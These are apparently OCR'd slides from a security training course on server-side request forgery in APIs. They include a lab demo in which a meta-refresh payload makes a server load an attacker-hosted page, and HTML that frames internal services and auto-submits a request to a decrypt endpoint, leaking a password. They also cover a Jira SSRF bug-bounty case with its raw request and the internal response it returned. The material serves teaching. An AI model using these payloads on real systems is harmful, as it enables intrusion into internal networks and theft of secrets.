
url=image.png

HTTP response with the content body of the image file

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API6: Server-Side Request Forgery (What ?)



POST /vuln/img/upload

url=https://127.0.0.1/internal/path

GET /internal/path


Internal response

The response leaked internal information that was not intended to be accessible through the public network.

© 2023 Secure D Center Co., Ltd.


API Vulnerabilities

API6: Server-Side Request Forgery: Demo



New Product Request System (NPRS)

Name	Description	Price	Category	Image



Submit new products for management approval

Part image:

Browse... No file selected.


Product Name

Description

Suggested Price

Product Category

- Belts
- Bearings
- Catches
- Cranks
- Fittings




Name	Description	Price	Category		Image
1	%3Cmeta HTTP-EQUIV= %22refresh %22 content= %220;http://10.10.14.32/test.html %22 /%3E	1.00	Belts	Delete	


© 2023 Secure D Center Co., Ltd.

API Vulnerabilities


API6: Server-Side Request Forgery: Demo




Name	Description	Price	Category		Image
1	%3Cmeta HTTP-EQUIV= %22refresh %22 content= %220;http://10.10.14.32/test.html %22 /%3E	1.00	Belts	Delete	



```
┌──(root💀kali)-[/home/kali/htb]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.151 - - [11/Apr/2022 05:28:55] "GET /test.html HTTP/1.1" 200 -
```



```
┌──(root💀kali)-[/home/kali/htb]
└─# cat test.html
<html>
<body>
<script>
var a=444;
document.write(a);
</script>
</body>
</html>
```




444


© 2023 Secure D Center Co., Ltd.


API Vulnerabilities

API6: Server-Side Request Forgery: Demo



```
┌──(root💀kali)-[/home/kali/htb]
└─# cat test.html
<html>
<body>
<iframe src="http://127.0.0.1:8000" width="100%" height="1000"></iframe>
</body>
</html>
```






```
{
  "openapi": "3.0.1",
  "info": {
    "title": "AdminAPI",
    "version": "v1"
  },
  "paths": {
    "/encrypt": {
      "get": {
        "tags": [
          "SecurePasswordService"
        ],
        "parameters": [
          {
            "name": "plaintext",
            "in": "query",
            "schema": {
              "type": "string",
              "nullable": true
            }
          }
        ],
        "responses": {
          "200": {
            "description": "Success",
            "content": {
              "text/plain": {
                "schema": {
                  "type": "string"
                }
              },
              "application/json": {
                "schema": {
                  "type": "string"
                }
```


© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API6: Server-Side Request Forgery: Demo



```
┌──(root💀kali)-[/home/kali/htb]
└─# cat test.html
<html>
<body>
<form enctype="application/json" id="loginForm" target="myFrame"  action="http://127.0.0.1:8000/decrypt?ciphe
rTextRaw=ENC1:3UVxtz9jwPJWRvjdl1PfqXZTgg==" method="POST">
        <input type="submit" id="myCheck">
</form>
<iframe name="myFrame" src="" width="100%" height="100%">
</iframe>
<script>
function myFunction() {
        document.getElementById("myCheck").click();
}
myFunction()
</script>
</body>
</html>
```



```
SAltysAltYVlewSTaT3
```

© 2023 Secure D Center Co., Ltd.

https://hackerone.com/reports/713900

API Vulnerabilities


API6: Server-Side Request Forgery: Real Case

- ❑ Bug bounty: *Unauthenticated SSRF in jira.tochka.com leading to RCE in confluence.bank24.int ($1,000)*

Root cause

- •Jira uses whitelist to determine allowed URLs.
- •Jira itself is always whitelisted (https://jira.tochka.com)
- •Filter could be tricked by using URL in form of https://jira.tochka.com:443@example.com

Jira at https://jira.tochka.com is vulnerable to SSRF in the /plugins/servlet/gadgets/makeRequest resource - CVE-2019-8451. Anyone on the internet can make it issue arbitrary HTTPS requests and read responses.


Burp Suite Community Edition v2.1.02 - Temporary Project
Burp Project Intruder Repeater AutoRepeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options AutoRepeater
1 × 2 × 3 × 7 × 8 × 9 × 10 × 11 × ...
Send Cancel < >
Target: https://jira.tochka.com
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
36,269 bytes | 833 millis

Request

```
POST /plugins/servlet/gadgets/makeRequest HTTP/1.1
Host: jira.tochka.com
User-Agent: curl/7.61.1
Accept: */*
X-Atlassian-Token: no-check
Content-Length: 53
Content-Type: application/x-www-form-urlencoded
Connection: close

url=https://jira.tochka.com:443@confluence.bank24.int
```

Response


```
HTTP/1.1 200
Server: nginx
Date: Mon, 14 Oct 2019 11:18:18 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
X-AREQUESTID: 978x25747806x1
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-ASEN: SEN-L14383618
Set-Cookie: atlassian.xsrf.token=BTLN-JH9G-LOTK-R5UV_3c9d2a5e9a261f1c316f3ef83e71eb2b638177ff_lout;path=/;Secure
X-AUSERNAME: anonymous
Expires: Mon, 14 Oct 2019 11:18:18 GMT
Pragma: no-cache
Cache-Control: no-cache
Content-Disposition: attachment;filename=p.txt
Content-Length: 35646

throw 1; < don't be evil'
>{"https://jira.tochka.com:443@confluence.bank24.int":{"rc":200,"headers":{},"body":"<!DOCTYPE
html>\n<html>\n<head>\n                    <title>Рабочий стол - Confluence<\/title>\n    \n        \n\n
               \n    \n                        \n    \n\n    \n    <meta http-equiv=\"X-UA-Compatible\"
content=\"IE=EDGE,chrome=IE7\">\n<meta charset=\"UTF-8\">\n<meta id=\"confluence-context-path\"
name=\"confluence-context-path\" content=\"\">\n<meta id=\"confluence-base-url\" name=\"confluence-base-url\"
content=\"https://confluence.bank24.int\">\n\n<meta id=\"atlassian-token\" name=\"atlassian-token\"
